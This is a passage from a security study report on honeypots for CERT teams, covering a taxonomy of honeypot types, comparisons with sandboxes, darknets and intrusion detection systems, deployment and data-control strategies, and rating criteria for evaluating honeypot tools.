In the *type of attacked resources* class we added a third value: **honeytokens**. A honeytoken is any resource stored or processed by a computer system (for example: a text file, an email message or a database record) which cannot be retrieved under normal conditions in a production environment. In other words, any access to honeytoken data should be considered a malicious action. Honeytokens are described in detail in section 5.5.

We also define a new subclass of server-side honeypots. The main reason for this addition is to clarify and organise the inventory. It helps to segregate tools that have slightly different purposes or principles of operation and group together concepts that have similar ones, making comparison of similar concepts somewhat easier.

The new subclass is ***specialisation*** of server-side honeypots. This criterion defines what service or attack/detection technique is the main scope of a given honeypot. There are seven possible values of this subclass:

- Web application honeypots – tools aimed at detection of attacks on web applications,
- SSH honeypots – tools oriented on Secure Shell (SSH) attacks,
- SCADA honeypots – tools emulating industrial control systems,
- VoIP honeypots – tools detecting threats in internet telephony (Voice over IP),
- Bluetooth honeypots – tools aimed at detection of attacks propagating through the Bluetooth technology,
- USB honeypots – tools aimed at detecting attacks using USB devices,
- Sinkholes – tools using a ‘sinkhole’ technique to detect and monitor infections in a network,
- General purpose honeypots – tools aimed at detection of more than one attack technique or more than one service.

Note that we focus on honeypot classes that we were able to download and install – those that exist in solely in academic papers or those that for some reason are not available anymore or simply obsolete are not included in the taxonomy (examples of such include obsolete wireless honeypots (we were unable to download any functioning one), and the still largely academic mobile application honeypots).

Low-interaction client-side honeypots could also be classified according to their specialisations, but in our inventory there are only tools detecting attacks against web browsers and their plugins (including PDF file readers, flash players, etc.). Therefore, no additional classification has been defined for low-interaction honeyclients.

The taxonomy used in our research is described below. White rectangles represent classes and subclasses while rounded dotted boxes represent class members.

3.5 *Honeypots vs sandboxes*

Sandboxes (in IT security) are tools used for automated behavioural analysis of potential malware in an isolated physical or more often virtual environment. A typical sandbox will open the analysed file, e.g. run an executable file or open a document with appropriate reader and monitor all changes and interactions caused in the system. In particular it provides information about changes in the file system, registry, processes, loaded libraries, as well as captured network traffic. Sandboxes vary in types of performed analysis, level of details monitored, etc. They are instrumented and that allows them to control the information provided.

Typically, sandboxes are used to analyse binary executable files. But increasingly these tools are also used in analysis of documents (files opened in word processors, spreadsheets, PDF readers, etc.) and web pages (monitoring changes in the system after a browser opens the page). This means that sandbox techniques can be used to detect and analyse threats targeting client applications. Consequently, some sandboxes may offer functionality similar to client-side honeypots.

The main distinction between a sandbox and a honeyclient is in usage goals. Sandboxes are more focused on in-depth analysis of infection process and actions performed by malware afterwards, while the goal of a honeyclient is to determine whether something is malicious in the first place, and only then to optionally identify mechanisms leading to the infection. Honeypots rarely monitor what happens after an infection is successful.

Experts also pointed out the sandboxes differ from classic high-interaction honeypots in terms of their isolation component. *If a piece of malware tries to contact an IRC server from a sandbox, nothing will likely happen unless you create an entity in the sandbox that can provide the interaction the malware is looking for. Obviously a high-interaction honeypot will talk directly to the real IRC server. Similarly sandbox experiments are generally repeatable, which is not necessarily true with a high-interaction honeypot.*[9]

In practice, another distinction between the two concepts can be made on the basis of their mode of operation. Usually sandboxes run for longer periods of time than honeypots. This is because their purpose is to focus more on analysis of behaviour after the infection had taken place.

In summary, sandboxes and honeyclients are quite similar tools, but they differ in their purpose. In fact, they should be treated as two **complementary techniques** that are able to **cooperate** with each other. Honeypots focus on mechanisms leading to an infection, while sandboxes perform in-depth analysis of malware and the actions it takes after the infection. An example sequence of events showing such cooperation could be as follows: first a honeyclient analyses a website, and upon obtaining a suspicious file, sends it to a sandbox for further long-time analysis (for example: botnet tracking). In many cases sandbox technologies can easily be adapted for use as honeypots. Note that detailed discussion of sandboxes is beyond the scope of this report.

3.6 Honeypots vs darknets (network telescopes)

Darknets or network telescopes are networks with the sole purpose to observe traffic directed to them. They are used to observe and study large-scale events, for example worm

[9] *Kara Nance during expert group comments*

propagation models, rather than specific exploits or vulnerabilities that such a worm may use. As with honeypots, unused routable IP address space of an organisation can be utilised for these purposes. All traffic heading to a darknet is by definition suspicious. However, unlike honeypots, these networks do not engage in any form of interaction with incoming traffic ie. they are passive. Another difference is in scale: in order to observe large scale events, darknets usually span much larger netblocks. In some cases, like the UCSD Network Telescope[10], an entire /8 fragment of an IPv4 address space is allocated to a darknet. Traffic seen on a darknet includes large automated scanning, worm or scanning bot activity, backscatter of DDoS attacks and misconfigured network devices.

3.7 *Honeypots vs Intrusion Detection/Prevention systems*

An Intrusion Detection System (IDS) is a software component (often integrated with a hardware device, especially in the case of commercial solutions) that monitors and analyses network traffic or operating system behaviour for unauthorised or malicious activities. An IDS system typically works in a passive mode: it detects a threat, logs information and triggers an alert. An Intrusion Prevention System (IPS) is similar to an IDS, but typically works in an active mode: it is able to block malicious behaviour.

Honeypots are often used for intrusion detection as well. However, they cannot be seen as a replacement for an IDS product. Honeypots are resources that are expected to be accessed by an adversary only, not systems for monitoring production level traffic. This simplifies the intrusion detection problem: honeypots are inherently less prone to false positives but are generally more specific and probably require greater administration overhead. On the downside, they will not detect any attack that is directed at production resources (i.e. not directed at the honeypot). Consequently, they will also not be able to block an attack directed at a production resource. This means that IDS/IPS systems therefore have a better coverage of attacks and attack types against a network (at a price of higher false positives). Therefore, honeypots and IDS/IPS can be seen as complementary technologies: honeypots may be able to detect attacks that are missed by IDS/IPS (sometimes due to the overwhelming number of alerts such systems can generate, sometimes because, for example, the IDS/IPS lacks a signature to detect an attack). On the other hand, IDS/IPS can be used as part of a system to redirect attackers away from production resources to a honeypot instead.

3.8 *Honeypots and web security proxies*

A web proxy server has the capability to intercept and analyse all HTTP traffic between a browser and a web server. From the point of view of the browser, this can be a completely transparent process. Proxy servers can be used as part of honeypot installations in order to gain better insight into traffic coming to and from an attacker. For example they can be used to implement blacklists, AV engines or intrusion detection rules. Detailed discussions of web

[10] *http://www.caida.org/projects/network_telescope/*

proxies are beyond the scope of this study, but they are often a useful element of a honeypot deployment.[11]

[11] *The HoneyProxy tool may be a useful starting point: http://www.honeynet.org/node/898. Mitmproxy is another interesting solution: http://mitmproxy.org/*

4 Honeypot deployment strategies

There are several strategies for deploying honeypots. They range from installation of a single honeypot to creating a whole network of honeypots – a honeynet. Strategies depend on the placement of honeypots, type of data sought, as well as the amount of resources one is willing to invest in the effort. This chapter aims to provide an overview of typical honeypot deployments.

Gathering information is one of the main honeypot functions. Depending on where, how and which honeypot will be deployed, different types of information can be gathered.

4.1 Typical deployment facing the Internet

The most common deployment for honeypots is a configuration facing the Internet. This scenario is the one typically used if a honeynet is set up for research purposes, to capture malware samples for further analysis, or to track network worm activity or simply to study a hacker's behaviour. This may also include observing the Internet malicious activity (background noise) as well as learning about new vulnerabilities and exploits. CERTs can use such a deployment to collect information about infections in their constituency. In this case, a honeypot should be accessible directly from the outside (see Figure 3) or located in a DMZ.[12] This deployment can also be used when building a farm of client honeypots.




Figure 3: Typical honeypot deployment facing the Internet

[12] *Demilitarised zone – Perimeter security*

4.2 *Internal deployment*

One can also place honeypots in production network segments in order to detect compromised systems and learn about internal infections[13] and the insider threat (see Figure 4). The honeypot should then be placed in a different LAN segment and assigned a previously unallocated IP address. Care must be taken that legitimate traffic does not end up on the honeypot, as that may trigger false positives. Since the honeypot does not have any production value, any interaction with it (barring configuration errors) will imply unwanted or otherwise malicious activity.

Apart from being used as a sensor, honeypots can also be used to study what happens after a network infrastructure is compromised by an attacker. As one expert[14] pointed out during the study, *in some cases it can be helpful to turn the laptop, desktop or whatever system that is already compromised into a honeypot to closely monitor an attacker and find out what other systems in the network are also compromised. Especially in the context of targeted attacks or so-called Advanced Persistent Threats (APTs), such an approach can be very helpful, since these attackers move around your network using legitimate credentials whenever possible, and use malware or noisy attacks only in certain cases, e.g. to create bridgeheads into the network. Of course this approach is not very easy as one has to allow the attacker to still access your network or your honeynet needs to be very realistic to not be detected right away.*




Figure 4: An internal deployment of a honeypot

4.3 *Networks of sensors*

Honeypots can be used as sensors of a wider threat detection system. These sensors can be deployed across a CERT’s constituency, providing a threat detection and situational awareness capability. In the case of server-side honeypots, these sensors can either face the Internet, consist of internal deployments, or both. For more insight into this type of architecture, see section 4.7.4 and examples of such systems in section 5.4.

4.4 *A note on the risk of detection*

Since it is impossible to completely secure a honeypot, one has to be aware of the risk associated with its deployment. In order to serve its purpose, a honeypot should not be easily identifiable by an attacker. When compromised, the value of a honeypot is dramatically

[13] *such as lateral connections from other internal computers compromised by intruders*

[14] *Jan Goebel, during expert group discussions*

reduced (unless of course long-term observation of an attacker's activity on the honeypot was the primary goal of deployment). An attacker can avoid or bypass the honeypot network or even introduce misleading data into a honeypot, which can significantly hinder data analysis or make it utterly impossible. Furthermore, an intruder can of course try to attack other systems connected to the honeypot.

There are several ways to detect a honeypot and if an attacker is carefully looking for signs of deception, sooner or later these will be spotted. Most of the honeypots, especially low-interaction ones, have some unique characteristics, which can be fingerprinted, such as hardcoded strings, specific service banners or incorrect protocol implementation.

4.5 *Legal counsel*

Legal and ethical issues may potentially exist with a honeypot deployment. For example: what liability issues arise if a honeypot is used to successfully attack another system? A study of these issues is outside the scope of this study. Nevertheless, we encourage CERTs to consult on the potential legal implications of usage of honeypots in their country/constituency with a legal counsel.

4.6 *Considerations and requirements for deployment*

Successful deployment of a honeypot has to meet some requirements. These are described according to the following categories: data control, data capture, data collection and data analysis.[15]

4.6.1 Data control

As already stressed, an important thing to remember when deploying a honeypot is the associated risk factor. A honeypot is designed to interact with an attacker. Eventually, this may lead to them gaining some form of control over it. A successful attacker can obtain information which might be used for unlawful activities such as compromise of other systems, sending spam or spreading a worm.

Accordingly, the network where the honeypots are located has to be a tightly controlled. It is essential to monitor and control both incoming and outgoing traffic. For example, it is sensible for outbound connections, except those towards the initiator's site and a set of predefined hosts such as DNS servers, to be denied. Specifically, it is good practice to block at least outgoing connections to external SMTP servers (port 25/TCP) to prevent sending unwanted messages. Alternatively, more elaborate configurations can include building fake SMTP, HTTP proxies, DNS services, etc., complete with logging and alerting, giving the security team as much control of the environment as possible, but at the same time making it appear suitably realistic.

[15] *The Honeynet Project (2006), 'Know Your Enemy: Honeynets', available from [http://project.honeynet.org/papers/honeynet/index.html]*

Generally, honeypots should be deployed in a physically separate subnet, so that network traffic associated with them will not interfere with legitimate traffic on the production network. On the other hand, it makes perfect sense to mix IP addresses used in a honeynet with addresses of production networks and/or a DMZ. Such a setup requires a significant amount of time spent on configuration of routing devices, but this one-time effort would be offset by the benefit of making honeypots much harder to distinguish from real servers.

Mechanisms of data control may include, but are not limited to, deploying intrusion detection/prevention systems, bandwidth restrictions and firewalls. A combination of various techniques is always a good idea. Not only does it eliminate a single point of failure, but it also helps to protect against evading a single device.

The Honeynet Project provides a ready to run solution named Honeywall, which is made to act as a honeynet gateway and firewall (see section 8.5.1).

4.6.2 Data capture

In order to understand how attacks are conducted and what techniques are used by attackers, one has to capture all the activity associated with the honeynet. This means that all information that enters or leaves the honeypots must be logged. This, of course, should be done without the attacker knowing it. Even though the honeypots tested in this study generally offer their own logs, they are never complete – especially if they are to be used for forensics purposes. Therefore, it must be stressed that external network and system tools should be set up to log data separately.

Captured data should be stored in a different location than the honeypot itself, so that if the attacker compromises a honeypot system the data cannot be altered or destroyed.

4.6.3 Data collection

In general, it makes sense to store data gathered from a honeypot (or a honeynet) outside the infrastructure that is responsible for direct interaction with an attacker. This may be done in a distributed fashion across multiple servers or in simpler setups, just to one centralised location. The primary motivation is the protection of data integrity (for example, to foil attempts by an attacker to delete their traces). When all logs and binary files are collected and stored outside the deployed sensors, access to the data is guaranteed regardless of what happened with a honeypot. Exact setups can vary according to an organisation's needs, amount of data collected, network infrastructure, resources that can be committed, etc. These can be very individual; hence detailed discussion of this topic is outside the scope of this study. One piece of advice: whatever you do, please remember the need for time synchronisation across all the honeypots and other nodes in your setup, through solutions such as NTP.

4.6.4 Data analysis

It is essential to have the ability to analyse the collected data, i.e. to extract valuable information from it. This may include, for example, looking for new types of attacks, post-intrusion forensics or long-term trend analysis. Analysis goals can therefore have serious implications for the data collection and storage process, outlined in section 4.6.3. During the study, we discovered that most honeypots do not provide complete classification of the discovered threats – interpreting and analysing the data can be a significant challenge. Unfortunately, this study found analytical tools lacking. An overview of various support tools, including some analytical ones, can be found in section 8. Extracting knowledge comes at a price: CERTs have to make a judicious choice about what to collect and analyse.

4.7 *Server honeypots*

Depending on one's needs there are a few things that have to be considered before deploying a server honeypot.

4.7.1 Advertisement

In most cases the presence of a honeypot is not advertised. However, in certain circumstances one can choose to announce the honeypot's address and/or direct traffic to it in other ways. The advertisement techniques may include website positioning (in case of a web honeypot) or use of a honeytoken. Note that the idea is not to advertise a honeypot as a honeypot, but as a seemingly legitimate resource so as to lure attackers to it.

In order to lure attackers into a honeypot, one can consider using a suitable attractive name (domain, server banner, etc.) such as 'Company Main FTP Server'.

4.7.2 Location

The most common way to deploy a honeypot is to place it at a location where it is accessible from the outside network, i.e. the Internet. The honeypot can be configured to use an external IP address or be placed in the DMZ. This type of installation will serve typical research or proactive detection objectives. Note that it is wise to install a honeypot on a network that is not visibly associated with a CERT.

Another possibility is to place honeypots in a segment of the production network. The purpose of such honeypot would be acting as an early warning system on internal problems. Such a honeypot would be able to detect automated malware activity, or unlawful users' actions, which may indicate an insider threat.

4.7.3 Level of interaction

Basically, there are two different types of server-side honeypots: low and high interaction (see section 3.2). With regard to their deployment, low-interaction honeypots are easier to install and maintain, but may not be able to perform an automated exploitation investigation process completely. Low-interaction honeypots are also easier to detect by an attacker.




Figure 5: A low-interaction honeypot redirecting selected traffic to high-interaction solutions

When designing a honeynet, one may set up a low-interaction honeypot, i.e. Honeyd, which would proxy requests for defined ports to a high-interaction honeypot (or another low-interaction one, but one better able to handle emulation of a given service). Thus, services on predefined ports will be well emulated, while on the rest of the ports some samples will be still captured. Another benefit of the aforementioned setup is that Honeyd is capable of emulation of TCP/IP stack in Microsoft Windows. This example is illustrated below:

4.7.4 Sensor type

Two types of honeypot nodes can be distinguished in a honeynet's architecture: a *fat sensor* and a *thin sensor*. A *fat sensor* is a complete computer system, which runs a honeypot as well as other applications, and which process the captured data. Only after processing, data from the node is sent to the central server for further analysis and correlation.




Figure 6: A fat sensor architecture

A *thin sensor*, on the other hand, is just a reflector – it forwards all the connections directly to the central server. All the processing and data analysis takes place in the central place of the




Figure 7: A thin sensor architecture

honeypot system, where multiple honeypot nodes can emulate different services. Connection forwarding can be implemented in the form of an IP tunnel between the sensor and the central server.

In a different approach a firewall/gateway can direct connections to a honeypot based on source addresses instead of the destination address. One can imagine a scenario in which an IPS, instead of blocking abuse attemps, redirects the attacker to a honeypot.[16]

4.7.5 Honeynet characteristics

It might seem a good idea to dedicate all available unused IP addresses and ports to the honeynet. However, this may not always be the case. A large number of IP addresses responding on all (or at least many) ports in a similar way may raise the attacker's suspicions and actually facilitate identification of the honeynet. For this reason, it may be sensible to make 'gaps' in the address space, i.e. not to use several IP addresses in a row. The same applies to the range of ports: honeypots emulating different services can listen on different network addresses. Note that in most cases it is better to have just a few addresses in a number of different networks separated from each other both physically and logically than many IP addresses on a single network.

With a tool such as Arpd[17] it is possible to use multiple IP addresses on a single host without the need of creating many virtual interfaces.

4.8 *Client honeypots*

Proper deployment of client honeypots is less demanding in terms of things to consider.

Most importantly, all requests from a client honeypot should be handled through a proxy server allowing a dynamic change of client's IP address. This functionality will come handy in at least two scenarios:

- when malicious content is served only once per client's IP address,
- when the client honeypot's address is blacklisted by a malicious server.

It may be a great advantage to secure IP addresses from a number of different providers (including large commercial ISPs) and the ability to switch the proxy between them at will. Some of the providers may even offer dynamic IP addresses, changing with every DHCP lease.

[16] *For an example, see Honeybrid, http://honeybrid.sourceforge.net/*

[17] *Arpd, http://www.honeyd.org/tools.php*

In the case of client honeypots, there is probably a less of a need for interleaving network addresses with production machines. A completely isolated network may be sufficient. If deployed in a production network, additional effort should be made to isolate the honeypot in other network layers. It is very likely that a high-interaction client honeypot will eventually get infected and will try to spread malicious activity over the network.

5 Inventory and evaluation of honeypot solutions

This section describes the core part of the study, consisting of an inventory and evaluation of honeypot solutions. The primary focus is on standalone, free, publicly available honeypot solutions that can be downloaded and used by a CERT team. These solutions were tested and evaluated according to the criteria introduced in this chapter. Additionally, this chapter has been extended to include hybrid solutions and early warning systems that utilise honeypot technologies. The evaluation criteria do not apply to these types of systems – extended descriptions are provided instead. Note that while an effort has been made to describe the criteria used for evaluation and carry out tests in a manner that is as objective as possible, the authors acknowledge that some interpretation of the results may be subjective and up for discussion, especially with configurable systems.

5.1 *Evaluation criteria*

The honeypots that have been analysed were evaluated according to the list of criteria described in this section. Each criterion has a well-defined grading scale. In addition to normal evaluation criteria, there are two meta-criteria that summarise overall cost and usefulness for a CERT.

Note that the intention of the study was to focus on the practicality of a solution, not necessarily its research or academic value. This meant the development of new criteria for evaluation. The objective was to offer insight into which solutions are best from the point of view of deployment and usage by a security team – particularly a CERT team.

5.1.1 Detection scope

Detection scope describes the range of different attack vectors that can be detected by the honeypot. For server-side honeypots it is the total number of services that an attacker can interact with. For client-side honeypots it is defined as the number of different applications (also in the form of plugins, e.g. PDF viewers for web browsers) that can take part in the interaction with a remote attacker. The rating is not dependent on the quality (accuracy) of the emulation. In contrast to all other criteria, rating is not quantitative but informational only (hence the rather generic definitions) – depending on specific requirements, a more specialised or generic solution may be preferred.

Specialised
Specialised detection scope solutions focus on monitoring attacks on a single class of applications/services or protocols. It may be useful but requires additional honeypots to cover other applications/services or threats.

Multi-function
Multi-function solutions can be used for monitoring more than a single class of applications/services or protocols. It may consist of a predefined set of applications, usually with the capability of adding more functionality beyond that offered by the authors.

5.1.2 Accuracy of emulation

Accuracy of emulation describes the similarity of the application (for client honeypots) or service (for server honeypots) emulated by the honeypot to its real counterpart. Accuracy, sophistication of interaction with the attacker and the difficulty in identifying the presence of a honeypot were evaluated. This rating is not dependent on the detection scope.

Note: This criterion does not apply to high-interaction honeypots, which offer real applications or services.

Poor
Applications (or services) do not provide for any interaction with the attacker (with the exception of functionality provided by the operating system, e.g. completing a TCP handshake) or the emulation is completely incorrect.

Fair
The solution is able to emulate the initial phase of interaction between a service or an application and the attacker. The honeypot is easy to detect, e.g. sends incorrect responses to standard requests.

Good
The behaviour of applications or services is emulated fairly well, although not perfectly – the honeypot can sustain interaction with the attacker even after the initial phase. Detection of the honeypot requires purposeful, atypical actions and the likelihood of accidental disclosure by an incorrect reaction is small.

Excellent
At least one application or service is emulated at a very advanced level. Accidental disclosure of the honeypot is unlikely. Detection of the honeypot is very difficult – it requires the use of sophisticated methods focused on detecting minor faults in the emulation. Alternatively, an attacker would have to analyse application-level data provided by the honeypot to find inconsistencies (e.g. not enough detail, outdated information).

5.1.3 Quality of collected data

	Quality of Collected Data Evaluation Components			
Rating	**Excellent** ★★★★	**Good** ★★★	**Fair** ★★	**Poor** ★
Scope of metadata	Rich / Customisable	Rich	Basic	No metadata / Accidental
Metadata quality	Good / Easy to analyse	Correct / Easy to analyse	Correct	Incorrect / Poor
Automatic classification	Very reliable	Mostly reliable	No classification / Unreliable	

Table 2: Quality of collected data – evaluation components

This criterion is a measurement of the quality of data (in the context of a security system) provided by the solution. The assessment is focused on the additional information (metadata) describing captured traffic, which serves to enrich the raw data. ('Raw data' was defined as unprocessed, uninterpreted and unfiltered data captured as a result of the honeypot's activity, e.g. full network traffic in the PCAP format, memory and file system dumps). Metadata consists of contexts of data acquisition (time, addresses, etc.) and results of any processing of raw data that the solution performs (e.g. decoding details of high-level protocols). Additionally, we take into account whether the solution performs automatic classification of events and the quality of such classification (i.e. presence of false positives).

Poor
The system does not collect any metadata or they are very limited, difficult to obtain and are an accidental by-product rather than a result of proper analyses (e.g. when obtaining the exact date and time of an event can be done only by reading timestamps of a log file). Alternatively, gathered metadata is flawed, distorted and misleading as a result of faults of the software. No automatic classification of events or a very low quality of classification.

Fair
Collected metadata is limited but it contains most of the information that is relevant in the context of a security system. No automatic classification of events, or the classification has very poor accuracy.

Good
The solution provides rich, easy-to-analyse metadata and its scope is partially customisable but there is no automatic classification of events, or it has a very poor accuracy. Alternatively, the honeypot provides a sufficient, albeit incomplete set of metadata, and is complemented by automatic classification mechanisms that give results reliable enough to utilise them as auxiliary information for security systems.

Excellent
The solution provides rich, complete and easy-to-analyse metadata, and its scope is

customisable. All events are automatically classified according to multiple criteria, customisable to a degree. Classification results are of a high quality.

5.1.4 Scalability and performance

	Scalability and Performance Evaluation Components			
Rating	**Excellent** ★★★★	**Good** ★★★	**Fair** ★★	**Poor** ★
Simultaneous sessions	Hundreds or more	Several dozen	Few	One
Throughput	High	Average		Low

Table 3: Scalability and performance – evaluation components

Scalability and performance evaluates throughput of a single instance of the tool and the ability to distribute the load among multiple concurrent processes or computing nodes within a single honeypot system (horizontal scalability). The number of simultaneous sessions that can be handled by the honeypot – both incoming (e.g. SSH connection) and outgoing (e.g. interaction with a remote HTTP server) – when installed on a single server is also an important evaluation component. To estimate the performance, we assume that the solution will be deployed on a typical contemporary server, with the following approximate hardware parameters: 4 CPU cores, 16 GB RAM, an array of magnetic (non-SSD) hard disks. Note that for evaluation purposes we are comparing honeypots against their corresponding real-world applications. For example a web app honeypot may receive quite a high number of parallel requests per second and must be able to handle them. On the other hand a USB honeypot is probably attacked infrequently and thus has plenty of time to handle the attack.

Poor
The tool installed on one server cannot handle more than a single session at a time. The reason may be insufficient throughput or architectural limitations. It is difficult to scale the solution horizontally, or an increase in throughput achieved this way is not proportional to allocated resources.

Fair
The tool installed on one server can handle multiple simultaneous sessions. Throughput of the honeypot may be slightly below average in comparison to other solutions with a similar detection scope. The tool does not provide any mechanisms that would simplify horizontal scaling; nevertheless, it is feasible.

Good
The solution deployed on a single server is able to handle many simultaneous sessions. Throughput of the honeypot is comparable to other solutions with a similar detection scope. The tool does not provide any mechanisms that would simplify horizontal scaling; nevertheless, it is feasible.

Excellent
The honeypot installed on a single server is able to handle a large number of simultaneous connections offering significantly higher throughput than competing solutions. The tool is designed for horizontal scaling and provides extra facilities that make such deployment easy.

5.1.5 Reliability

	Reliability Evaluation Components			
Rating	**Excellent** ★★★★	**Good** ★★★	**Fair** ★★	**Poor** ★
Continuous working time	Over 1 month	15–30 days	3–14 days	Less than 72 hours
Supervision	Minimal		Custom tools	Continuous
Stability under load	No problems	Minor issues	Occasional problems	Serious problems
Incorrect data	Not observed			Observed

Table 4: Reliability – evaluation components

Reliability corresponds to the stability of the solution under load. Problems like unresponsive processes, abnormal shutdowns and other cases of incorrect runtime behaviour are included here. The purpose of this evaluation is to determine the cost of administration of a given solution (amount of supervision required) and to identify tools that can cause problems after deployment. Naturally, certain conditions that cause instability of the tool might not occur during tests. **This assessment is partially based on unverified user reviews and approximations, as well as expert knowledge of the testers, not necessarily formal test time benchmark analysis.**

Poor
In conditions similar to the production environment, the tool has serious problems within 72 hours from start and requires significant administrative supervision.

Fair
There are occasional (irregular) issues with stable operation in conditions similar to the production environment (e.g. unexpected termination of a process). Alternatively, symptoms of other problems that may affect stability of the tool or the entire system (e.g. incorrect addressing of resources, memory leaks) were observed. The honeypot requires custom monitoring procedures, e.g. creating a script for monitoring software. The tool should run continuously without problems for at least 72 hours, which allows restriction of human supervision to normal working hours.

Good
No unexpected application termination or hung process were observed, or they occur only in well-identified cases not present in standard use, e.g. when using experimental plugins. Minor

problems that do not affect the stability of the solution in medium-term operation (approximately one month), such as small memory leaks, are acceptable.

Excellent
The tool works reliably in the long period. There are no signs of any problems that may occur at a later time, after the solution is deployed in the production environment.

5.1.6 Extensibility

	Extensibility Evaluation Components			
Rating	**Excellent** ★★★★	**Good** ★★★	**Fair** ★★	**Poor** ★
Plugins API	Complete	Limited	None	
Source code modifications	Easy	Average	Difficult	Impossible or too expensive

Table 5: Extensibility – evaluation components

Extensibility measures the difficulty of extending existing functionality of the tool in order to adjust it to specific requirements. Such adaptation can be accomplished through creation of additional plugins (modules) or by modifying the honeypot's source code. This property determines if a honeypot can be adapted to detect new types of threats. Note: detailed source code analysis is beyond the scope of this document and, despite our best efforts, evaluation of code quality, comments, documentation, etc., may be subjective and cursory.

Poor
Extending the functionality of the tool is nearly impossible or too costly. There is no support for plugins. Source code is unavailable (proprietary software) or very difficult to modify (e.g. unreadable code, no documentation or unusual programming language and technologies).

Fair
Architecture of the honeypot is not suited for extensions (no support for plugins) but the code is open and it is feasible to adapt it. There is some documentation available, source code is not written in an unusual programming language and has comments. This grade is also valid for solutions where source code cannot be modified but which provide mechanisms to add custom plugins, as long as plugins can influence all aspects of the honeypot. Plugins may be difficult to implement due to a lack of documentation or lack of a stable programming interface (API) which changes significantly between versions. In summary, customisation of such a honeypot is possible but involves a substantial effort.

Good
The tool has a modular architecture and there are built-in mechanisms for adding new extensions, preferably as external plugins. Source code is available for modification, relatively easy to comprehend and, at least in the most complex parts, documented in comments or other form of developer's documentation. However, the plugin API can have limitations and

modifying the core software may still be difficult. Rating also applies to proprietary solutions, offering a convenient, easy-to-use and versatile mechanism to create plugins.

Excellent
The tool has a modular architecture and there are multiple extensions existing already. The source code is open, written using a popular language and libraries, is comprehensible and well documented – modification is not too difficult. A plugin system allows addition of new modules in a convenient way and their implementation is relatively easy.

5.1.7 Ease of use and setting up

	Ease of use and setting up Evaluation Components			
Rating	**Excellent** ★★★★	**Good** ★★★	**Fair** ★★	**Poor** ★
User documentation	Exhaustive		Basic	None
Installation	Easy	Requires technical knowledge		Difficult
Monitoring	Extra facilities	Standard logging		Additional tools required
Configurability	All parameters		Important parameters	Very limited
Structure of configuration	Structured / Convenient to manage		Basic structure	Unorganised / Overlapping settings
Modifying configuration	Plain text files		Dedicated tools only	Changes to source code
User interface	Complete text and graphical user interface, easy to use	Complete / Readable	Basic / Readable	None / Unreadable

